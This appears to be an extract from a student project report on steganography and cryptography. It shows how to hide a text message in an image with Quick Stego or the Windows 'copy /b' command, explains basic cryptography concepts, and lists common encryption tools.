

## Encryption using Quick Stego Tool :-






## Decryption using Quick Stego Tool :-

- 1) Open the Encrypted Image with the same tool so that we can see the hidden Image.



## Encryption and Decryption using Command Prompt:-

- 1) Open Command Prompt and get into folder where the image and text are present.
- 2) Then combine the text and image using the following command  
**copy /b image\_filename+text\_filename  
newimage\_filename**
- 3) Then check whether the new image file is created or not.
- 4) Open the image file using using Notepad.
- 5) We can see scrambled image files and last, we can see the secret message.



```
G:\Silent Hacker 2.0\Project>cd Quick Stego
G:\Silent Hacker 2.0\Project\Quick Stego>dir
 Volume in drive G has no label.
 Volume Serial Number is 1A1A-5B51



 Directory of G:\Silent Hacker 2.0\Project\Quick Stego


24-02-2022  08:46    <DIR>    .
24-02-2022  08:46    <DIR>    ..
24-02-2022  08:36           27,006 Hacker.jpg
24-02-2022  08:39            102 Message.txt
24-02-2022  08:46        1,279,254 Silent hacker 2.0.bmp
                           3 File(s)   1,306,362 bytes
                           2 Dir(s)  305,347,911,680 bytes free

G:\Silent Hacker 2.0\Project\Quick Stego>
```

```
G:\Silent Hacker 2.0\Project\Quick Stego>copy /b Hacker.jpg+Message.txt newhacker.jpg  
Hacker.jpg  
Message.txt  
    1 file(s) copied.
```

```
G:\Silent Hacker 2.0\Project\Quick Stego>
```





## Advantages of Steganography :-


- a) Steganography has the benefit over cryptography in that communications do not draw attention to themselves. In nations where encryption is unlawful, plainly visible encrypted messages, no matter how impenetrable, may generate suspicion and may be incriminating in and of themselves. Steganography, on the other hand, can be considered to safeguard both messages and communication parties, whereas cryptography only secures the contents of a message.
- b) This method has security, capacity, and reliability, which are the three qualities of steganography that make it effective for hidden information exchange through text documents and secret communication.
- c) Important files containing secret information can be encrypted and stored on the server. During transmission, no intruder can gain any useful information from the original file.

## Cryptography :-

Cryptography could be a technique of encrypting the clear text data into a scrambled code. This encrypted data is shipped over public or private network toward destination to make sure the confidentiality. This encrypted data referred to as "Ciphertext" is decrypted at the destination for processing. Strong encryption keys are used to avoid key cracking the target of cryptography isn't all about confidentiality, it's also concerned with integrity, authentication, and Non-repudiation.

There are two types of Cryptographers: -

- a) Symmetric Cryptography
- b) Asymmetric Cryptography/Public key Cryptography



## Cryptography Tools

 <b>AutoKrypt</b> <a href="http://www.hiteksoftware.com">http://www.hiteksoftware.com</a>	 <b>NCrypt XL</b> <a href="http://www.littleelite.net">http://www.littleelite.net</a>
 <b>Cryptainer LE Free Encryption Software</b> <a href="http://www.cypherix.com">http://www.cypherix.com</a>	 <b>ccrypt</b> <a href="http://ccrypt.sourceforge.net">http://ccrypt.sourceforge.net</a>
 <b>Steganos LockNote</b> <a href="https://www.steganos.com">https://www.steganos.com</a>	 <b>WinAES</b> <a href="http://fattyz.com">http://fattyz.com</a>
 <b>AxCrypt</b> <a href="http://www.axantum.com">http://www.axantum.com</a>	 <b>EncryptOnClick</b> <a href="http://www.2brightsparks.com">http://www.2brightsparks.com</a>
 <b>CryptoForge</b> <a href="http://www.cryptoforge.com">http://www.cryptoforge.com</a>	 <b>GNU Privacy Guard</b> <a href="http://www.gnupg.org">http://www.gnupg.org</a>

### Advantages of Cryptography :-

- 1) Confidentiality Encryption techniques can protect information and communication against unauthorised disclosure and access.
- 2) Authentication MAC and digital signatures are cryptographic techniques that can safeguard information from spoofing and forgeries.
- 3) Data Integrity Cryptographic hash functions serve an important role in ensuring data integrity for users.

